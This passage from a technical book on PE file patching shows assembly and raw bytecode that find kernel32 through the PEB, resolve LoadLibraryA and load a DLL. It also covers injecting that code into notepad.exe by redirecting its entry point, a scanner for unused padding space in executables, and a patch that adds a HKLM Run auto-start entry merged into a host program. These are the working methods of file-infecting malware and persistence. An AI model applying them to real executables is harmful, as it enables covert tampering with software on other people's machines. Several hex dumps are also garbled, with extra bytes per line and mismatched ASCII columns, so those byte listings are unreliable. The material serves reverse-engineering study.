00000260 B8 00 00 00 50 8F 87 C4 00 00 00 61 B8 00 00 00 ...P...a...
00000270 00 C9 C2 10 00 55 8B EC 83 C4 FC 60 64 A1 30 00 ...U'd0.
00000280 00 00 8B 40 0C 8B 70 1C AD 8B 40 08 89 45 FC 61 ..@.p.@.Ea
00000290 8B 45 FC C9 C3 55 8B EC 83 C4 F8 60 C7 45 FC 00 EU'E.
000002A0 00 00 00 8B 7D 0C B9 FF FF FF 32 C0 FC F2 AE ...}. 2
000002B0 8B CF 2B 4D 0C 89 4D F8 8B 75 08 03 76 3C 8B 76 +M.Mu..v<v
000002C0 78 03 75 08 8B 5E 20 03 5D 08 33 D2 56 8B 3B 03 x.u.^ .].3V;. .
000002D0 7D 08 8B 75 0C 8B 4D F8 F3 A6 75 03 5E EB 0C 5E ].u.Mu.^.^
000002E0 B3 C3 04 42 3B 56 18 72 E3 EB 22 2B 5E 20 2B 5D .B;V.r"+^ +]
000002F0 08 D1 EB 03 5E 24 03 5D 08 0F B7 03 C1 E0 02 03 ..^$.].....
00000300 46 1C 03 45 08 8B 00 03 45 08 89 45 FC 61 8B 45 F..E...E.EaE
00000310 FC C9 C2 08 00 55 8B EC 83 C4 F8 60 B8 21 10 40 ..U^!..@.
00000320 00 03 C3 8B 55 10 50 FF D2 89 45 FC B8 2C 10 40 ..U.P E..@.
00000330 00 03 C3 8B 55 0C 8B 4D FC 50 51 FF D2 89 45 F8 ..U.MPQ E
00000340 B8 38 10 40 00 03 C3 8B 55 F8 6A 00 6A 00 50 6A S..@..Uj.j.Pj
00000350 00 FF D2 61 C9 C2 0C 00 55 8B EC 83 C4 F4 60 6D . a..U^
00000360 15 75 10 40 00 03 D3 FF D2 89 45 FC B8 05 10 40 ..U..@.. E..@.
00000370 00 03 C3 8B 7D FC 8B CF 8D 15 95 10 40 00 03 D3 ..}..@..
00000380 50 51 FF D2 89 45 F8 B8 14 10 40 00 03 C3 8B 7D PQ E..@..}
00000390 FC 8B CF 8D 15 95 10 40 00 03 D3 50 51 FF D2 89 ..@..PQ
000003A0 45 F4 8D 15 15 11 40 00 03 D3 FF 75 F4 FF 75 F8 E...@.. u u
000003B0 FF 75 FC FF D2 61 C9 C3 E8 00 00 00 00 5B 81 EB u a....[.
000003C0 BD 11 40 00 E8 8F FF FF E9 F0 FF FF C3 00 .@.
```

As described above, the start and end of the section are both jump instructions. The previous jump instruction jumps to the address where the entire data block starts to execute the code, and the next jump instruction jumps back to the entry address of the target program for execution.

Whole data blocks have good portability and can be relocated using PEinfo.exe. Set the entry point address for the section to the entry address of PEinfo.exe (offset 0xF5F). After running PEinfo.exe, you will find that PEinfo has been fully converted to the HelloWorldPE program. Testing the program in notepad.exe (offset 0x679d) yields the same effect, and the test files are located in the chapter13 directory of the accompanying book.


#### 13.4 UNIVERSAL PATCHING CODE

This section introduces a universal patching code based on the embedding patch technology, and the related files can be found in the directory chapter13\d of the accompanying book.

##### 13.4.1 PRINCIPLES

When a process dynamically loads an external DLL file, in addition to mapping the DLL contents to memory, it also executes the entry function of the DLL. The API functions of the dynamically loaded DLL include the LoadLibraryX series in kernel32.dll. Therefore, what the patch code needs to do is to find the base address of kernel32.dll and then find the export table to obtain the VA of LoadLibraryA. The DLL will be responsible for this task, executing the function, and loading the specific DLL process (in this case, pa.dll). The universal patching code achieves this through a simple principle as shown in Figure 13-8.

Patch PE files -1 is responsible for executing the task of dynamic linking pa.dll. When the program runs, it first calls the entry function of pa.dll. Embedding the most critical patch code into the entry function of pa.dll enables the program to escape the restrictions of the target PE file and execute. This process is simple, but it has great expansion capabilities and is therefore called universal patching. Below we introduce the source code of the universal patch.



**Figure 13-8** Universal Patch Working Principle Diagram

---

#### 13.4.2 SOURCE CODE

Code Listing 13-6 is the source code for the universal patch.

#### Code Listing 13-6 Universal Patch Source Code (chapter13\d\getLoadLib.asm)

```
1  include windows.inc
2  include user32.inc
3  includelib user32.lib
4  include kernel32.inc
5  includelib kernel32.lib
6
7  ;
8  .data
9
10 szText db 'The address of the LoadLibrary function is: %08x',0
11 szOut db '%08x',0dh,0ah,0
12 szBuffer db 256 dup(0)
13
14 ;
15 .code
16
17 start:
18     mov edi,edi
19     call loc0
20     db 'LoadLibraryA',0 ; Specific function name
21     db 'pa',0           ; Dynamic link library pa.dll
22 loc0:
23     pop edx ; edx contains the address of the function name
24     push edx
25
26     push edx
27
28 assume fs:nothing
29 mov eax, fs:[30h]           ; Get the address of the PEB
30 mov eax, [eax+0Ch]          ; Get the pointer to PEB LDR DATA
31 mov esi, [eax+1Ch]          ; Get the head of the InInitializationOrderModuleList
32 ;
33 lodsd                      ; Get the next module entry
34 mov ebx, [eax+8]             ; Get the base address of kernel32.dll
35
36
37 loc2: ; Traverse the export directory
38 mov esi, dword ptr [ebx+3Ch]
39 add esi, ebx
40 mov esi, dword ptr [esi+78h]
41 add esi, ebx                ; esi points to the Export Directory Table
42 mov edi, dword ptr [esi+20h] ; Pointer to the AddressOfNames array
43 add edi, ebx
44 mov ecx, dword ptr [esi+14h] ; Number of names in the AddressOfNames array
45
46 push esi
47 xor eax, eax
48
49 loc3:
50 push edi
51 push ecx
52 mov edi, dword ptr [edi]
53 add edi, ebx                ; edi points to the first function name
54 mov esi, edx                ; esi points to the target function name
55 xor ecx, ecx
56 mov cl, 0Ch
57 repe cmpsb                 ; Compare the strings
58 je loc4                    ; If equal, jump to loc4
59
60 pop ecx
61 pop edi
62 add edi, 4                  ; Move to the next function name
63 inc eax                     ; Increment index
64 loop loc3                  ; Loop until found
65 loc4:
66 pop ecx
67 pop edi
```

```

68  pop  esi
69  mov   edi, dword ptr [esi+24h] ; Get the AddressOfNameOrdinals array
70  add   edi, ebx
71
72  ; Calculate the value in eax
73  sal   eax, 1                  ; eax now contains the offset of the target function name in the
array
74  add   edi, eax
75  mov   ax, word ptr [edi]      ; Another index, points to the AddressOfFunctions array
76  mov   edi, dword ptr [esi+1Ch]; AddressOfFunctions array
77  add   edi, ebx
78
79  sal   eax, 2                ; Multiply index by 4
80  add   edi, eax
81  mov   eax, dword ptr [edi]  ; eax now contains the RVA of LoadLibraryA
82  add   eax, ebx
83
84  ; edx points to patch.dll
85  ; Load DLL and call the patch function
86  pop   edx
87  add   edx, 0Dh
88  push  edx
89  call  eax
90  ; Jump
91  db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh
92  end start

```

Lines 28 - 34: Obtain the kernel32.dll base address through the PEB.

Lines 37 - 82: Obtain the VA (virtual address) of LoadLibraryA.

Lines 84 - 89: Call the LoadLibraryA function to dynamically load the DLL pa.dll.

Lines 90 - 91: Jump to the entry point address. This part of the code can also use the FF 25 unconditional jump instruction.

#### 13.4.3 BYTECODE

Use FlexHex to open the final generated getLoadLib.exe and copy the bytecode of the code segment as shown below. This code has been described in detail in the source code, specifically adjusting the dynamic link library name to "pa", which means "patch.dll". The adjusted size is 80h, which is 128 bytes. This size is smaller than the smallest popup message box PE (133 bytes), but it still achieves functionality beyond your imagination!

00000200	8B FF E8 10 00 00 00 4C 6F 61 64 4C 69 62 72 61	....LoadLibra
00000210	72 79 41 00 70 61 00 5A 52 52 64 A1 30 00 00 00	ryA.pa.ZRRd0...
00000220	8B 40 0C 8B 70 1C AD 8B 58 08 8B 73 3C 03 F3 8B	@.p.X.s<.
00000230	76 78 03 F3 8B 7E 20 03 FB 8B 4E 14 56 33 C0 57	vx.- .N.V3W
00000240	51 8B 3F 03 FB 8B F2 33 C9 B1 0C F3 A6 74 08 59	Q?.3.t.Y
00000250	5F 83 C7 04 40 E2 E8 59 5F 5E 8B 7E 24 03 FB D1	_.@Y_ ^~\$.
00000260	E0 03 F8 66 8B 07 8B 7E 1C 03 FB C1 E0 02 03 F8	.f.-....
00000270	8B 07 03 C3 5A 83 C2 0D 52 FF D0 E9 FF FF FF FF	..Z.R

#### 13.4.4 RUNNING TEST

Below is the procedure for testing with a Notepad application. Copy the above bytecode to the file offset 00007B48 of the Notepad application, then modify E9 FF FF FF FF to E9 D5 EB FF FF.

Change the Notepad application entry point (located at file offset 0x00000108) from the original 0000739D to 00008748.

Run the Notepad application to see the effect.

You will see that running the Notepad application first pops up a dialog box.

---

### 13.5 SUMMARY

This chapter mainly described the different methods for patching PE processes and PE files, namely dynamic patching and static patching. The focus was on the basic principles of static patching and the technique of embedding patch programs in PE files, including patch program framework, patch code writing specifications, and more. Additionally, the chapter introduced a versatile patching code technique based on the embedding patch technology.

The following four chapters will respectively describe four different methods of PE file patching, so mastering the content of this chapter is the basis for the continued learning of subsequent chapters.

This chapter introduces how to insert your own compiled program code into any executable file's padding space through an example. The key point of this type of insertion is that the target code is small, and the available padding space in the PE file headers is relatively scattered and limited to specific code patches. Therefore, this type of padding space can only utilize the padding space in the section headers of the PE file, making this method highly difficult, with a relatively low success rate. Its feasibility relies heavily on the specifics of the PE file section headers.

---

#### 14.1 WHAT IS PE PADDING SPACE

PE padding space refers to the space that does not require modification of the PE structure, and clearly exists as available space. In Chapter 12, PE transformation techniques were discussed, and all available padding spaces in the PE internal data structure were examined. These padding spaces include the concatenated byte segments in the PE header structures, which include header and section data that is generated due to alignment.

---

##### 14.1.1 AVAILABLE PADDING SPACE IN PE FILES

The continuous byte segments in the PE headers that form the padding space include the following three:

- The position in the `IMAGE_DOS_HEADER` structure offset by 54 (36h) bytes.
- The microcode data block formed by the DOS STUB with an offset of 104 (68h) bytes.
- The position in the `IMAGE_DATA_DIRECTORY` structure offset by 52 (34h) bytes.

These segments are generally sufficient for very small programs, especially the DOS STUB location with its 104-byte space. However, for some very small programs that exceed the capacity (like the multifunction program introduced in Chapter 3 with a size of 80h bytes), none of these segments alone can fully accommodate the program.

Apart from padding space issues, there is another problem. When the PE header is padded and filled, the space occupied by the headers is usually reviewed by personnel. If the added space only holds redundant data, they may delete the data and execute it, making it difficult to utilize these spaces. Furthermore, the data in the PE header may not be executed, so the file header data should be located on the boundary for ease of access. Therefore, using the segment headers as padding space is risky and not recommended unless it is feasible.

Given that the concatenated byte segments in the headers are not feasible, let's examine the PE DOS STUB more closely. The larger microcode data blocks, especially those added later, are crucial for understanding the actual padding space. From this perspective, it's essential to understand where these spaces are in the PE file structure.

---

##### 14.1.2 OBTAINING CODE FOR AVAILABLE PADDING SPACE IN PE FILES

The code in Listing 14-1 demonstrates how to extract padding space segments and their byte offsets in PE files, providing a foundation for utilizing these padding spaces in actual PE files.

(For the complete code, please refer to the file chapter14\b\pe.asm)

Code Listing 14-1: Obtaining Available Padding Space in PE Files (chapter14\b\pe.asm)

```
1  mov eax, [esi].OptionalHeader.SizeOfHeaders
2  movzx eax, [esi].FileHeader.NumberOfSections
3  mov dwSections, eax
4
5  invoke _appendInfo, addr szTitle
6
7  ; Get the contents of each section
8  mov eax, dwSections
9  mov edx, eax
10 sub edx, 1
11
12 .while @dwTemp != 0xFFFFFFFFh
13     mov eax, dwSections
14     dec eax
15     .if @dwTemp == eax ; When pointing to the last section
16         mov eax, @dwFileSize ; Get the file size
17         mov @dwOff, eax
18     .else
19         mov eax, lpFOA
20         mov @dwOff, eax ; Get the start of the previous section
21     .endif
22     invoke _rSection, @lpMemory, @dwTemp, 1, 3
23     add eax, @lpMemory
24     mov esi, eax
25     assume esi: ptr IMAGE_SECTION_HEADER
26     mov eax, dword ptr [esi].PointerToRawData
27     mov lpFOA, eax
28
29     ; Get the name of the section
30     pushad
31     invoke RtlZeroMemory, addr szSection, 10
32     popad
33
34     nop
35     push esi
36     push edi
37     mov edi, offset szSection
38     mov ecx, 8
39     cld
40     rep movsb
41     pop edi
42     pop esi
43
44     mov edi, @dwOff
45     add edi, @lpMemory
46     xor ecx, ecx
47     loc2: dec edi
48     mov al, byte ptr [edi]
49     .if al == 0
50         inc ecx
51         jmp loc2
52     .endif
53
54     mov dwAvailable, ecx
55
56     ; Calculate remaining size
57     mov eax, dwOff
58     sub eax, lpFOA
59     mov dwTotalSize, eax
60     sub eax, dwAvailable
61     add eax, lpFOA
62     mov lpAvailable, eax
63     invoke wsprintf, addr szBuffer, addr szOut, \
64             addr szSection, \
65             lpFOA, \
66             dwTotalSize, \
67             dwTotalSize, \
68             dwAvailable, \
69             dwAvailable, \
70             lpAvailable
71     invoke _appendInfo, addr szBuffer
```

```

72      dec dwTemp
73      .endw
75
76      ; Obtain available padding space from the file header
77      ; Check if it is the last section
78      invoke _rSection, @lpMemory, 0, 1, 3
79      add eax, @lpMemory
80      mov esi, eax
81      assume esi: ptr IMAGE_SECTION_HEADER
82      mov eax, dword ptr [esi].PointerToRawData
83      mov dwTotalSize, eax
84
85      xor ecx, ecx
86      add eax, @lpMemory ; Point to the end of the file header
87      mov edi, eax
88      loc1: dec edi
89      mov al, byte ptr [edi]
90      .if al == 0
91          inc ecx
92          jmp loc1
93      .endif
94      mov dwAvailable, ecx
95      mov lpFOA, 0
96      mov eax, dwTotalSize
97      sub eax, dwAvailable
98      mov lpAvailable, eax
99      invoke wsprintf, addr szBuffer, addr szOut, \
100         addr szHeader, \
101             lpFOA, \
102                 dwTotalSize, \
103                     dwTotalSize, \
104                         dwAvailable, \
105                             dwAvailable, \
106                                 lpAvailable
107     invoke _appendInfo, addr szBuffer

```

The program consists of two parts; the first part is lines 7 to 74, which retrieves the padding space information in PE files and displays it. The rest of the file header and available padding space information is as follows.

---

#### 14.1.3 TESTING THE AVAILABLE PADDING SPACE IN PE FILES

Below are the test results of obtaining padding space from the generated PE files:

1. Testing Notepad.exe Execution results:

File Path: C:\WINDOWS\notepad.exe	Name	FOA	Total Size	Available Space	Available Space FOA
<hr/>					
.rsrc	00004000		32768 (8000h)	0 (0h)	00001400
.data	00007000		2048 (800h)	503 (1F7h)	00008209
.text	00004000		30720 (7800h)	186 (BAh)	00007B46
.head	00001000		1024 (400h)	226 (E2h)	0000031E

Note: .head is not a section but a file header, named this way to achieve output formatting.

2. Testing Explorer.exe Execution results:

File Path: C:\WINDOWS\explorer.exe	Name	FOA	Total Size	Available Space	Available Space FOA
<hr/>					
.reloc	0000e600		14336 (3800h)	182 (B6h)	0000e6a4
.rsrc	000a4000		674816 (A4C00h)	0 (0h)	000a6eb0
.data	00004000		6144 (1800h)	200 (C8h)	00005828
.text	00004000		282112 (44C00h)	504 (1F8h)	000448d4
.head	00001000		1024 (400h)	129 (81h)	0000001F

rom the test results, it is evident that many applications have considerable usable padding space in their sections, which can at least store code patches.

---

## 14.2 EXAMPLE OF ADDING A REGISTRY AUTO-START ITEM PATCHING PROGRAM

First, let's look at the patching program used. The main goal of the patch is to register an auto-start item in the registry. This patching program calls three registry-related API functions to achieve this: `RegCreateKey`, `RegSetValueEx`, and `RegCloseKey`. These functions are dynamically linked from `advapi32.dll`. When compiling, they need to be included in `.inc` files and `.lib` files. Detailed information about these functions was provided in Chapter 4, and readers are advised to refer to that chapter for more details.

---

### 14.2.1 SOURCE CODE OF THE PATCHING PROGRAM

Below is the source code for the patching program, which completes the task of adding an auto-start entry to the registry.

Code Listing 14-2: Example of Adding a Registry Auto-start Item Patching Program  
(chapter14\b\patch.asm)

```
1 ; -----
2 ; Patching Program
3 ; author: Unknown
4 ; date: 2010.6.3
5 ; -----
6
7 .386
8 .model flat, stdcall
9 option casemap:none
10
11 include windows.inc
12 include advapi32.inc
13 includelib advapi32.lib
14
15 ; Data Segment
16 .data
17 sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN', 0
18 sz2 db 'NewValue', 0
19 sz3 db 'd:\masm32\source\chapter4\LockTray.exe', 0
20 hKey dd ?
21
22 ; Code Segment
23 .code
24 start:
25     invoke RegCreateKey, HKEY_LOCAL_MACHINE, addr sz1, addr hKey
26     invoke RegSetValueEx, hKey, addr sz2, NULL, \
27             REG_SZ, addr sz3, 27h
28     invoke RegCloseKey, hKey
29
30 jmpToStart db 0E9h, 0F0h, 0FFh, 0FFh ; Jump instruction for code injection
31     ret
32 end start
```

To understand how to embed the patching program into the target PE file, the above code does not use the embedding framework introduced in Chapter 13. The patching program uses standard coding methods (without dynamic loading, relocation techniques, etc.) to achieve the required functionality. The instruction on line 30, where the code starts, does not exist. This code's purpose is to conclude the embedded code execution and jump to the normal program entry point. The following will demonstrate manually embedding the code, starting by explaining the generated bytes after compiling the source code.

---

#### 14.2.2 BYTES OF THE PATCHING PROGRAM

Below are the bytes of the patching program:

##### 1. PE File Header

000000B0	50 45 00 00 4C 01 03 00 17 20 07 4C 00 00 00 00 00	PE..L.... .L....
000000C0	00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00	.....
000000D0	00 04 00 00 00 00 00 00 10 00 00 00 10 00 00	.....
000000E0	00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00	. ....@.....
000000F0	04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00	.....
00000100	00 40 00 00 00 04 00 00 00 00 00 00 00 02 00 00	@.....
00000110	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00	.....
00000120	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	10 20 00 00 28 00 00 00 00 00 00 00 00 00 00 00	. ..(.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 20 00 00 10 00 00 00 00	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	.....text...
000001B0	4C 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00	L.....
000001C0	00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.....`
000001D0	2E 72 64 61 74 61 00 00 86 00 00 00 00 20 00 00	.rdata.....
000001E0	00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00	.....
000001F0	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	....@..@.data...
00000200	62 00 00 00 30 00 00 00 02 00 00 00 08 00 00	b....0.....
00000210	00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.....@..

##### 2. Code Segment

00000400	68 5E 30 40 00 68 00 30 40 00 68 02 00 00 80 E8	h^0@.h.0@.h...
00000410	2C 00 00 00 6A 27 68 37 30 40 00 6A 01 6A 00 68	,...j'h70@.j.j.h
00000420	2E 30 40 00 FF 35 5E 30 40 00 E8 17 00 00 00 FF	.0@. 5^0@.....
00000430	35 5E 30 40 00 E8 00 00 00 00 FF 25 08 20 40 00	5^0@..... % . @.
00000440	FF 25 00 20 40 00 FF 25 04 20 40 00	% . @. % . @.

##### 3. Import Table

00000600	56 20 00 00 66 20 00 00 48 20 00 00 00 00 00 00	V ..f ..H .....
00000610	38 20 00 00 00 00 00 00 00 00 00 78 20 00 00	8 .....x ..
00000620	00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000630	00 00 00 00 00 00 00 56 20 00 00 66 20 00 00	.....V ..f ..
00000640	48 20 00 00 00 00 00 80 01 52 65 67 43 6C 6F	H ..... .RegClo
00000650	73 65 4B 65 79 00 83 01 52 65 67 43 72 65 61 74	seKey..RegCreat
00000660	65 4B 65 79 41 00 AE 01 52 65 67 53 65 74 56 61	eKeyA..RegSetVa
00000670	6C 75 65 45 78 41 00 00 61 64 76 61 70 69 33 32	lueExA..advapi32
00000680	2E 64 6C 6C 00 00	.dll..

##### 4. Data Segment

00000800	53 4F 46 54 57 41 52 45 5C 4D 49 43 52 4F 53 4F	SOFTWARE\MICROSO
00000810	46 54 5C 57 49 4E 44 4F 57 53 5C 43 55 52 52 45	FT\WINDOWS\CURRE
00000820	4E 54 56 45 52 53 49 4F 4E 5C 52 55 4E 00 4E 65	NTVERSION\RUN.Ne
00000830	77 56 61 6C 75 65 00 64 3A 5C 6D 61 73 6D 33 32	wValue.d:\masm32
00000840	5C 73 6F 75 72 63 65 5C 63 68 61 70 74 65 72 34	\source\chapter4
00000850	5C 4C 6F 63 6B 54 72 61 79 2E 65 78 65 00 00 00	\LockTray.exe...
00000860	00 00	..

#### 14.2.3 BYTES OF THE TARGET PE

To simplify, this operation selects HelloWorld.exe as the target PE for this test. Below is the bytecode of the new PE file (chapter14\HelloWorld\_2.exe) after the patching operation is completed.

##### 1. PE File Header

00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00	MZ.....@....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00	.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	.....!L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 00 00	mode....\$.....
00000080	5D 5C 6D C1 19 3D 03 92 19 3D 03 92 19 3D 03 92	J\m.=.=.=.
00000090	97 22 10 92 1E 3D 03 92 E5 1D 11 92 18 3D 03 92	"...=.=.=.
000000A0	52 69 63 68 19 3D 03 92 00 00 00 00 00 00 00 00 00 00	Rich.=.....
000000B0	50 45 00 00 4C 01 03 00 E6 D1 12 4C 00 00 00 00 00	PE..L...L....
000000C0	00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00	.....
000000D0	00 04 00 00 00 00 00 00 24 10 00 00 00 10 00 00	.....\$.....
000000E0	00 20 00 00 00 00 40 00 00 10 00 00 00 00 02 00 00	.....@.....
000000F0	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00	.....
00000100	00 40 00 00 00 04 00 00 00 00 00 00 00 02 00 00 00	.@.....
00000110	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00	.....
00000120	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	92 20 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00	..P.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	.....text...
000001B0	76 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00	v.....
000001C0	00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.....`..
000001D0	2E 72 64 61 74 61 00 00 20 01 00 00 00 20 00 00	.rdata.. ....
000001E0	00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00	.....
000001F0	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	....@..@.data...
00000200	0B 00 00 00 30 00 00 00 02 00 00 00 08 00 00	....0.....
00000210	00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.....@..

**Compared to the Original PE, the Modified PE File Header Information Has Changed as Follows (Highlighted in Bold):**

- IMAGE\_OPTIONAL\_HEADER32.AddressOfEntryPoint (Entry Point Address)
- IMAGE\_DATA\_DIRECTORY.Size (Import) (Import Table Size)
- IMAGE\_DATA\_DIRECTORY.VirtualAddress (Import) (Import Table Virtual Address)
- IMAGE\_SECTION\_HEADER(.code).VirtualSize (Original Size of the Section Containing Code)
- IMAGE\_SECTION\_HEADER(.rdata).VirtualSize (Original Size of the Section Containing the Import Table)

## 2. Code Segment

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25 j..... % @. %
00000420  00 20 40 00
              68 69 30 40 00 68 0B 30 40 00 68 02 . @.hi0@.h.0@.h.
00000430  00 00 80 E8 32 00 00 00 6A 27 68 42 30 40 00 6A .. 2...j'hB0@.j
00000440  01 6A 00 68 39 30 40 00 FF 35 69 30 40 00 E8 1D .j.h90@. 5i0@..
00000450  00 00 00 FF 35 69 30 40 00 E8 06 00 00 00 E9 9D ... 5i0@....
00000460  FF FF FF C3 FF 25 18 20 40 00 FF 25 10 20 40 00 % @. % @.
00000470  FF 25 14 20 40 00 % @.
```

The combined code segment is clearly divided into two parts, with the highlighted part being the original code content, which has not changed. The remaining part consists of the code segment content of the patching program. What is different is that some instruction operands have been modified. For example, the first instruction in the patching program, "push addr @hKey," in the original patch bytecode shows: 68 5E 30 40 00. In the modified PE, it shows: 68 69 30 40 00.

Since the data address defined by the patching program has shifted, the operand of the instruction also changes accordingly.

## 3. Import Table

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00 v .....\
00000610  F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00 ...
00000620  F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00 ...
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00 ...
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00 ....v ..
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65 ... \ .....Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32 ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 .dll.. .ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C ess.kernel32.dll
00000690  00 00 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 ..T .....j
000006A0  00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 ...
000006B0  00 00 84 20 00 00 00 20 00 00 20 20 00 00 00 00 ...
000006C0  00 00 00 00 00 12 21 00 00 10 20 00 00 00 00 00 ...
000006D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
000006E0  00 00 80 01 52 65 67 43 6C 6F 73 65 4B 65 79 00 .. € .RegCloseKey.
000006F0  83 01 52 65 67 43 72 65 61 74 65 4B 65 79 41 00 .RegCreateKeyA.
00000700  AE 01 52 65 67 53 65 74 56 61 6C 75 65 45 78 41 .RegSetValueExA
00000710  00 00 61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00 ..advapi32.dll..
```

The ASCII codes shown for the dynamically linked libraries and related function names indicate that the import table has merged the original PE and the patching program's import tables. Of course, merging is not as simple as it seems. Merging is not just stacking data but reconstructing it according to the structure in an orderly manner. The following sections will describe the specific operations.

## 4. Data Segment

### Note:

The data segment of the patched PE file is a combination of the original PE data segment content and the patching program data segment content. This merging method must have a prerequisite, which is to ensure the location of the merged data. The patched data cannot overwrite the data of the target PE data segment. Because the original PE file's data segment only defined the string "HelloWorld0", the merged data of the patching program content should be appended after this string.

## 14.3 STEPS TO MANUALLY CONSTRUCT THE TARGET PE

To become familiar with the patching process, this section creates a patch manually. The goal is to use methods that involve minimal modification to the original PE structure (such as reloading and dynamic loading techniques). The patching process will attach code to the .text section, data to the .data section, and append import table data to the .rdata section.

### 14.3.1 BASIC PATH

To insert code and data into the padding space of the target PE, several data elements must be processed: code, data, and the import table. The basic idea for this manual patching process is as follows:

1. Obtain parameters of the target PE: The length of the target PE's padding space. Since the import table requires separate space, there are at least two sections in the target PE. This allows the patching code and data to be allocated in one section while the import table and other information are placed in another section.
  2. Calculate the size of the code and data segments of the patching program to determine if there is enough space in the target PE.
  3. Calculate the total space required by the import table of the patching program and determine if there is enough space in the target PE.
  4. Correct related parameters after patching.

As shown, following the basic principle of placing similar data types together, patch code is embedded into the .text section, the import table and related structures into the .rdata section,

and other data into the .data section. The subsequent sections detail the manual processing of various data types.

